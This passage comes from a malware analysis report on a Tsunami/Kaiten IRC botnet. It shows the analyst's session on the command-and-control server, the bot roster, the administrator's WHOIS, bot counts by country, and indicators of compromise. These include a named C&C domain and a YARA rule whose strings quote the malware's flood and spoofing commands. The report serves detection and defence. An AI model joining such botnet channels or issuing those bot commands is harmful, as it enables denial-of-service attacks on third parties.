:irc.internet.com 001 WIMHRM :Welcome to the interNET IRC Network WIMHRM!BBGQEY@
:irc.internet.com 002 WIMHRM :Your host is irc.internet.com, running version UnrealIRCd-5.0.6
:irc.internet.com 003 WIMHRM :This server was created Sun Oct 4 2020 at 18:12:45 PDT
:irc.internet.com 004 WIMHRM irc.internet.com UnrealIRCd-5.0.6 iowrsxzdHtIDZRqpWGTSB lvhopsmntikraqbeIHzMQNRTOVKDdGLPZSCcf
:irc.internet.com 005 WIMHRM AWAYLEN=307 BOT=B CASEMAPPING=ascii CHANLIMIT=#:100 CHANMODES=beI,kLf,lH,psmntirzMQNRTOVKDdGPZSCc CHANNELLEN=32 CHANTYPES=# CLIENTTAGDENY=*,-draft/typing,-typing
DEAF=d ELIST=MNUCT EXCEPTS EXTBAN=~,ptmTSOcarnqjf :are supported by this server
:irc.internet.com 005 WIMHRM HCN INVEX KICKLEN=307 KNOCK MAP MAXCHANNELS=100 MAXLIST=b:60,e:60,I:60 MAXNICKLEN=30 MINNICKLEN=0 MODES=12 NAMESX NETWORK=interNET :are supported by this server
:irc.internet.com 005 WIMHRM NICKLEN=30 PREFIX=(qaohv)~&@%+ QUITLEN=307 SAFELIST SILENCE=15 STATUSMSG=~&@%+ TARGMAX=DCCALLOW:,ISON:,JOIN:,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:
4,SAJOIN:,SAPART:,TAGMSG:1,USERHOST:,USERIP:,WATCH:,WHOIS:1,WHOWAS:1 TOPICLEN=360 UHNAMES USERIP WALLCHOPS WATCH=128 :are supported by this server
:irc.internet.com 005 WIMHRM WATCHOPTS=A WHOX :are supported by this server
:irc.internet.com 396 WIMHRM 59715A82.C40FB0EB.4E9AE0A9.IP :is now your displayed host
:irc.internet.com 251 WIMHRM :There are 163 users and 1 invisible on 1 servers
:irc.internet.com 252 WIMHRM 1 :operator(s) online
:irc.internet.com 254 WIMHRM 2 :channels formed
:irc.internet.com 255 WIMHRM :I have 164 clients and 0 servers
:irc.internet.com 265 WIMHRM 164 182 :Current local users 164, max 182
:irc.internet.com 266 WIMHRM 164 182 :Current global users 164, max 182
:irc.internet.com 422 WIMHRM :MOTD File is missing
:WIMHRM MODE WIMHRM :+iwx
MODE WIMHRM -xi
JOIN #internet :key_of_channel
WHO WIMHRM
:irc.internet.com 396 WIMHRM               :is now your displayed host
:WIMHRM MODE WIMHRM :-ix
:WIMHRM!BBGQEY@              JOIN :#internet
:irc.internet.com 353 WIMHRM = #internet :WIMHRM PPDX ~magician SDZW VUOBPRWQ NEKIJOU DFCIGN UGATE CZAOP EKJGIK MKNOMLFD KXFCGLCU AMDGVSOH BNUIZYZ BEZFGYO ZWMQRCZO GPZV KFZFLH EQEU VSYG
FEEZQITB ANMW RWHN NORUG DULOE XLGMPWET ROWBTT RXHDL JGOERLWI CSUCDL RBACAI WMDNKQY JILLZBY FNRTBZ GZTD QLAOKEV ZHFESXO LDFPL HWEKXT THQGBZNS AEKM JLJLAXWQ FUZO ZFOZ ATNSD JENI DPQWLBWF
MACQXYK NECBX JPECZ VBSOPIBY MJPQPMO XBBQJ KRUCPMB TBHBMF GXQQNPS VGTJM GTTZQ WIECQLBU
:irc.internet.com 353 WIMHRM = #internet :LMZA XHOTJKMY LOFO CBXE JHRJIKY BOMB PPRRS UXVFP KQUGYXD ZTHSEVND XLWDU KQNLPLR UFUZCDP EPKRP CMMS KJAGCGV YIZY NBKBR SUCKMF XQKTKMHP WXGZNH RVMNNX
OQSYJMVW CYWIYT KXOVX YYQZXMSN ISMEQE XPEPG QUHIJK PLMRR NVQHO METO FURPSXWM PRYYP BGKPVL PRGO BCNACC HHAV FDKT DMJYSMVK SNJZTLX SHYZXVG JYMWR CSWMSFK LRMXK RYRHM CHKMHJIZ AISSU NZFBY HXUTPI
GGHPLLNX JPQJCPX BRFJ JSIG WPKG XVEYQAXC ZCADEOZT HQWKBNS FSTYF TKMAC TQRTFBG
:irc.internet.com 353 WIMHRM = #internet :XODX YDWM SIYDJBH MHIZY VWQUGTQR WJWTO ZLLUFONZ VWQPDYW QCHHCLYR AVJBWFBZ RHPJQI EUCG ZOUHSJY HKFNPPH JYBVPXL BYXNMXGM EHCGPT DQLAJJ UONH THTMXNQ
NDPAOBBC CTYJXBOK ALHLQH XXYU GYLIOB LKTFX ZXRNP ZCMJXW IAUB RCHUQXD ODNUI YBPQHUK ISYTQV FBBXHLN LUXB KROQQD VXJTSDJ HGAXM GECS DTEZQ ZQAA LTNNJ TBRLKDL GROMN
:irc.internet.com 366 WIMHRM #internet :End of /NAMES list.
:irc.internet.com 352 WIMHRM #internet BBGQEY               irc.internet.com WIMHRM H :0 CDTZAH
:irc.internet.com 315 WIMHRM WIMHRM :End of /WHO list.
```

Figure 12. IRC server connection

It should be noted that the IRC server was active during the sample analysis and had about 300 bots.




```
-!- WINHRM [BGQEY@[redacted]] has joined #internet
[Users #internet]
[~magician] [ DTEZQ   ] [ ISMEQE  ] [ NDPAOBBC] [ RVMNNX  ] [ VZBT    ]
[ ABSTYMN ] [ DYTRFHSK] [ ISYTQV  ] [ NECBX   ] [ RWHN    ] [ WAOKPGX ]
[ ADLOPMWP] [ ECPKBKB ] [ IXXHYFIN] [ NEFSL   ] [ RXHDL   ] [ WBRUIIZ ]
[ AEKM    ] [ EFLABJE ] [ IZEWY   ] [ NEKIJOU ] [ RYRHM   ] [ WFHCP   ]
[ AGYGKRKL] [ EHCGPT  ] [ IZTO    ] [ NORUG   ] [ RZPBLGOE] [ WIECQLBU]
[ ALHLQH  ] [ EJQBFQJ ] [ JENI    ] [ NSLSOQHQ] [ SCWFKB  ] [ WINHRM  ]
[ AMDGVSOH] [ EJWUMMLZ] [ JHRJIKY ] [ NTKRR   ] [ SHYZXVG ] [ WJQCVA  ]
[ ANMW    ] [ EKHZI   ] [ JIHLT   ] [ NVQHO   ] [ SIYDJBH ] [ WJWTO   ]
[ AQLYSFGQ] [ EKJGIK  ] [ JIKCLJEP] [ NXLAFD  ] [ SKGNA   ] [ WLURG   ]
[ ASYC    ] [ ELFVEIVU] [ JILLZBY ] [ NZFBY   ] [ SNJZTLX ] [ WMDNKQY ]
[ ATFAYZB ] [ EPKRP   ] [ JLJLAXWQ] [ NZKZFR  ] [ SNMOQV  ] [ WMELJKZ ]
[ ATNSD   ] [ EQEU    ] [ JPECZ   ] [ OBEEKOQV] [ SQGPD   ] [ WPKG    ]
[ AUYNXIOM] [ EQGKGX  ] [ JSIG    ] [ OBXAEC  ] [ SUCKMF  ] [ WSOUDNR ]
[ AXOPCFBL] [ EUCG    ] [ JYBVPXL ] [ ODNUI   ] [ SVLBKU  ] [ WXGZNH  ]
[ AZBAIYBW] [ EXMSVD  ] [ JYFK    ] [ OGBGYU  ] [ TAUTQ   ] [ WXISQDRR]
[ BBCNSD  ] [ FAVG    ] [ JYMWR   ] [ OGCWDZ  ] [ TBHBMF  ] [ WXNFLGOX]
[ BCNACC  ] [ FBBXHLN ] [ KFMC    ] [ OHFDS   ] [ TDKB    ] [ WYDNI   ]
[ BEZFGYO ] [ FDKT    ] [ KFRJ    ] [ OMZQTINS] [ THQGBZNS] [ XBBQJ   ]
[ BGKPVL  ] [ FEBHFB  ] [ KFZFLH  ] [ OPDPULB ] [ THTMXNQ ] [ XGEDTUPO]
[ BOMB    ] [ FEEZQITB] [ KGYJZUCP] [ OQSYJMVW] [ TLUCBB  ] [ XHOTJKMY]
[ BPXVDOEM] [ FGODZYTE] [ KIYQMVWN] [ OUDN    ] [ TQOEE   ] [ XIKBMR  ]
[ BRFJ    ] [ FJPXCZV ] [ KQEI    ] [ OUDU    ] [ TQRTFBG ] [ XLGMPWET]
[ BTEZYE  ] [ FOKJW   ] [ KQNLPLR ] [ OXMTG   ] [ TRTSZG  ] [ XLWDU   ]
[ BYXNMXGM] [ FSTYF   ] [ KQUGYXD ] [ OXSB    ] [ TUPQ    ] [ XODX    ]
[ CHKMHJIZ] [ FURPSXWM] [ KRDWX   ] [ PASLS   ] [ TYLRJAO ] [ XOOZIMM ]
[ CIGF    ] [ FUZO    ] [ KRUCPMB ] [ PAUE    ] [ TZORG   ] [ XQKTKMHP]
[ CKCRRNHC] [ FVWAAJW ] [ KXFCGLCU] [ PBCXPA  ] [ TZWIYC  ] [ XVEYQAXC]
[ CMMS    ] [ FYXN    ] [ KXOVX   ] [ PEKWGOFU] [ UABCA   ] [ XXYU    ]
[ COHKYR  ] [ GECS    ] [ KYPDJZ  ] [ PHHG    ] [ UDRO    ] [ YBPQHUK ]
[ CPGBN   ] [ GGHPLLNX] [ LDFPL   ] [ PKSYIDR ] [ UFUJJGH ] [ YDWM    ]
[ CQEFY   ] [ GIXKR   ] [ LKTFX   ] [ PLMRR   ] [ UFUZCDP ] [ YIZY    ]
[ CRNZUM  ] [ GPZV    ] [ LKXGNYQA] [ PPDX    ] [ UGATE   ] [ YOCTA   ]
[ CSTDYTD ] [ GROMN   ] [ LMZA    ] [ PPPH    ] [ UIUHCLS ] [ YTXA    ]
[ CSUCDL  ] [ GXQQNPS ] [ LOFO    ] [ PPRRS   ] [ UJDL    ] [ YYQZXMSN]
[ CSWMSFK ] [ GYLIOB  ] [ LOWLUW  ] [ PQLGM   ] [ UJMRJVFK] [ ZAOCKFN ]
[ CTYJXBOK] [ GZTD    ] [ LPLC    ] [ PRGO    ] [ ULXXICT ] [ ZCADEOZT]
[ CXYXYK  ] [ HDMWRXNV] [ LRMXK   ] [ PZSELGM ] [ UOLPG   ] [ ZCMJXW  ]
[ CZAOP   ] [ HELCGICI] [ LSLG    ] [ PZWXM   ] [ UONH    ] [ ZFOZ    ]
[ CZEHTKW ] [ HGAXM   ] [ LTGHR   ] [ QCHHCLYR] [ URJGG   ] [ ZHFESXO ]
[ DBIAE   ] [ HHAV    ] [ LTIQBO  ] [ QJDHRD  ] [ UXFXRAD ] [ ZJDEP   ]
[ DCTVLCY ] [ HKFNPPH ] [ LTNNJ   ] [ QLAOKEV ] [ UXOT    ] [ ZJQSNC  ]
[ DFCIGN  ] [ HQWKBNS ] [ LUXB    ] [ QRKWZ   ] [ UXVFP   ] [ ZJSZ    ]
[ DGGFJ   ] [ HSLHB   ] [ LYJAJSO ] [ QUHIJK  ] [ VBSOPIBY] [ ZLLUFONZ]
[ DHMWBC  ] [ HWEKXT  ] [ MACQXYK ] [ QWNJCYAG] [ VBTU    ] [ ZOUHSJY ]
[ DIDLPKPY] [ HXUTPI  ] [ METO    ] [ QXDQIPIL] [ VFNJ    ] [ ZQAA    ]
[ DKBAXQGM] [ HZIKMNSR] [ MHIZY   ] [ QYGX    ] [ VGTJM   ] [ ZTHSEVND]
[ DMJYSMVK] [ IAUB    ] [ MHQHV   ] [ RBACAI  ] [ VIEZKDEQ] [ ZUETFFRO]
[ DPQWLBWF] [ IDFWQ   ] [ MJPQPMO ] [ RCHUQXD ] [ VKRZ    ] [ ZUHMTKZ ]
[ DPTHFOU ] [ IKRJZWF ] [ MKNOMLFD] [ RCHWBBVH] [ VSYG    ] [ ZVGYU   ]
[ DPYD    ] [ IKRWNG  ] [ MPTRWM  ] [ RDKQE   ] [ VWQPDYW ] [ ZZFEMNW ]
[ DQLAJJ  ] [ ILAPNB  ] [ MTJRNVO ] [ RHPJQI  ] [ VWQUGTQR] [ ZZRAAYW ]
[ DQTNI   ] [ INZQXK  ] [ NBKBR   ] [ ROWBTT  ] [ VXJTSDJ ]
-!- Irssi: #internet: Total of 311 nicks [1 ops, 0 halfops, 0 voices, 310 normal]
-!- Channel #internet created Tue Oct  6 20:28:39 2020
-!- Irssi: Join to #internet was synced in 1 secs
```

```
02:01 -!- #internet JENI     H   0  SPNVA@[redacted] [HQPK]
02:01 -!- #internet ALHLQH   H   0  DVMTDER@6[redacted] [XBLZKBF]
02:01 -!- #internet FUZO     H   0  MBIYFGU@[redacted]net [NOMOHC]
02:01 -!- #internet VWQUGTQR H   0  BMDEU@[redacted]rg [EVSGTDII]
02:01 -!- #internet PLMRR    H   0  IAXI@whbb-[redacted].sk [QPEUMDC]
02:01 -!- #internet YBPQHUK  H   0  LXVMDDY@1[redacted] [IGXBWGBR]
02:01 -!- #internet XHOTJKMY H   0  WMOACNFS@[redacted] [METIKZL]
02:01 -!- #internet SUCKMF   H   0  VMLJB@[redacted] [OSAVXOI]
02:01 -!- #internet TBHBMF   H   0  YYCLMLCU@[redacted]5 [EIWME]
02:01 -!- #internet GXQQNPS  H   0  LIDAG@213[redacted] [TVTQIF]
02:01 -!- #internet KQNLPLR  H   0  YJJQSCM@ac[redacted].net [JEGCCGQ]
02:01 -!- #internet LTNNJ    H   0  IQFJX@[redacted] [QEIVU]
02:01 -!- #internet ODNUI    H   0  JJCGSIU@[redacted] [UDMDJJ]
02:01 -!- #internet GYLIOB   H   0  MKLMOFI@[redacted] [BSCPALG]
02:01 -!- #internet RXHDL    H   0  STUYO@4[redacted] [MXXUUO]
02:01 -!- #internet CZAOP    H   0  JRYEQI@[redacted]4 [ZSKSEWQE]
02:01 -!- #internet GPZV     H   0  OMGK@2[redacted]3 [PSXJGMSU]
02:01 -!- #internet BGKPVL   H   0  RCHFQAV@1[redacted].jp [VBZMZKA]
02:01 -!- #internet EUCG     H   0  IEQW@[redacted] [PUTIL]
02:01 -!- #internet JYMWR    H   0  AONCH@2[redacted] [TCUIKJ]
02:01 -!- #internet ZTHSEVND H   0  LVDA@9[redacted].net [HQPESIS]
02:01 -!- #internet CMMS     H   0  IYTJPCFJ@[redacted] [DFKL]
02:01 -!- #internet EHCGPT   H   0  COVSGP@[redacted]4 [WADVXJUF]
02:01 -!- #internet XVEYQAXC H   0  ZOGQAZ@[redacted] [YDXPRNQL]
02:01 -!- #internet JHRJIKY  H   0  OVTKRBY@[redacted].com [SLMOICO]
02:01 -!- #internet LDFPL    H   0  CAKFGP@h[redacted] [SHGUR]
02:01 -!- #internet THQGBZNS H   0  YFNRUGA@b[redacted].sk [NLORC]
02:01 -!- #internet CHKMHJIZ H   0  UCDUVESH@[redacted] [WCUJZFCJ]
02:01 -!- #internet ANMW     H   0  OTAXXS@[redacted]nl [KGYO]
02:01 -!- #internet KRUCPMB  H   0  ZEKOOX@1[redacted] [IZOEL]
02:01 -!- #internet VWQPDYW  H   0  MLKHKH@[redacted].net [TKNDNDK]
02:01 -!- #internet QUHIJK   H   0  KHGJQCY@[redacted]com [YRZEIJ]
02:01 -!- #internet WJWTO    H   0  XNUNFD@[redacted] [JVPFR]
02:01 -!- #internet GGHPLLNX H   0  ENRM@19[redacted] [LBTO]
02:01 -!- #internet RHPJQI   H   0  AVDSN@7[redacted] [JINW]
02:01 -!- #internet GECS     H   0  IZIM@[redacted]ro [MITX]
02:01 -!- #internet HXUTPI   H   0  AKUJAMC@[redacted]sk [BHRH]
02:01 -!- #internet RWHN     H   0  ZVBMYTI@[redacted] [MWRMJ]
02:01 -!- #internet BOMB     H   0  UFKFCWG@[redacted]AHCNG]
02:01 -!- #internet NEKIJOU  H   0  FXIOZ@15[redacted] [CHEAINJ]
02:01 -!- #internet RCHUQXD  H   0  INMMUEN@[redacted]1 [NOVHKFAP]
02:01 -!- #internet ZFOZ     H   0  MYGT@91.[redacted]BJXK]
02:01 -!- #internet KXFCGLCU H   0  BIXMOE@1[redacted]PQCSDIG]
02:01 -!- #internet XQKTKMHP H   0  XOTPUY@8[redacted] [CDUFNJF]
02:01 -!- #internet PRGO     H   0  MCDQDAMG@[redacted]om [JEWGKARU]
02:01 -!- #internet GROMN    H   0  CRHI@[redacted] [LTWLVA]
02:01 -!- #internet ZHFESXO  H   0  AFQV@1[redacted] [UOVBS]
02:01 -!- #internet MACQXYK  H   0  RLQS@93[redacted] [GYOPTJ]
02:01 -!- #internet WPKG     H   0  VCCOOQMK@1[redacted]4 [GCCT]
02:01 -!- #internet KFZFLH   H   0  XQDBPYL@[redacted] [VRZGL]
02:01 -!- #internet CSUCDL   H   0  BFZBLNWJ@[redacted] [KWIN]
02:01 -!- #internet METO     H   0  NYYPQH@[redacted] [MLLEBW]
02:01 -!- #internet RBACAI   H   0  OBQOP@[redacted]nl [CRRCMAYU]
02:01 -!- #internet EQEU     H   0  ZNDALJ@84-[redacted].be [WTPQP]
```

Figura 13. Active bots

In the previous output you can see the “Network Administrator” of this server under the nickname “magician”.



```
02:01 -!- End of /WHO list
02:01 -!-  #internet magician  Hs*~ 0  magic@netadmin.example.org [realname]
02:01 -!- End of /WHO list
02:02 -!- magician [magic@netadmin.example.org]
02:02 -!-  ircname  : realname
02:02 -!-  channels : @#opers ~#internet
02:02 -!-  server   : irc.internet.com [internet]
02:02 -!-           : IRC Operator
02:02 -!-           : is using a Secure Connection
02:02 -!-           : is a Network Administrator
02:02 -!-  idle     : 0 days 1 hours 26 mins 31 secs [signon: Fri Oct  9 00:29:21 2020]
02:02 -!- End of WHOIS
```

Figura 14. Magician (Network Administrator)

The number of bots by country that were found at the time of analysis is listed below:

- 70 US, United States
- 30 DE, Germany
- 22 GB, United Kingdom
- 19 HK, Hong Kong
- 12 NL, Netherlands
- 12 IT, Italy
- 11 RU, Russian Federation
- 10 SK, Slovakia
- 10 FR, France
- 10 CN, China
- 10 AU, Australia

- 9 TR, Turkey
- 9 IE, Ireland
- 8 AT, Austria
- 7 MY, Malaysia
- 6 SG, Singapore
- 6 GL, Greenland
- 5 TW, Taiwan

- 5 CH, Switzerland
- 4 MX, Mexico
- 4 KR, Korea, Republic of
- 4 JP, Japan
- 4 CZ, Czech Republic
- 4 CA, Canada
- 4 AR, Argentina
- 3 BE, Belgium
- 2 SE, Sweden
- 2 RS, Serbia
- 2 RO, Romania
- 2 PR, Puerto Rico
- 2 LU, Luxembourg
- 2 ID, Indonesia
- 2 HU, Hungary
- 2 DO, Dominican Republic
- 1 ES, Spain
- 1 BR, Brazil

Indicators of compromise

Yara rule:

```
rule Tsunami {
    meta:
        author = "BlackArrow Unit (Tarlogic)"
        description = "Detection of Tsunami/Kaiten sample based on embeded strings"
        md5 = "969013b23e440fe31be70daac6d7edb2"
        sha1 = "5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130"
    strings:
        $elf = { 7f 45 4c 46 }

        $x1 = "= Kills the client"
        $x2 = "Kaiten wa goraku"
        $x3 = "syn flooder that will kill most"
        $x4 = "NOTICE %s :Killing pid"
        $x5 = ":Removed all spoofs"
        $x6 = "TSUNAMI <target>"
        $x7 = "Do something like: 169.40"
        $x8 = ":Spoofs: %d.%d.%d.%d"
        $x9 = "NOTICE %s :UDP <target>"
        $x10 = "NOTICE %s :GET <http address> "
        $x11 = "NOTICE %s :NICK <nick>"
        $x12 = "NOTICE %s :UNKNOWN <target>"
        $x13 = "NOTICE %s :KILLALL"
        $x14 = "GETSPOOFS"

    condition:
        $elf in (0..4) and 6 of ($x*) and filesize < 120KB
}
```

It is recommended to filter the domain linked to the C&C (lib.pygensim.com) and establish rules in the corresponding networking devices (firewalls, IDS / IPS) to identify outgoing IRC traffic as this is a protocol rarely used in business environments. In the case of using SNORT, consider the detection rules listed at: *https://www.snort.org/search?query=irc&submit_search=*

Leave a comment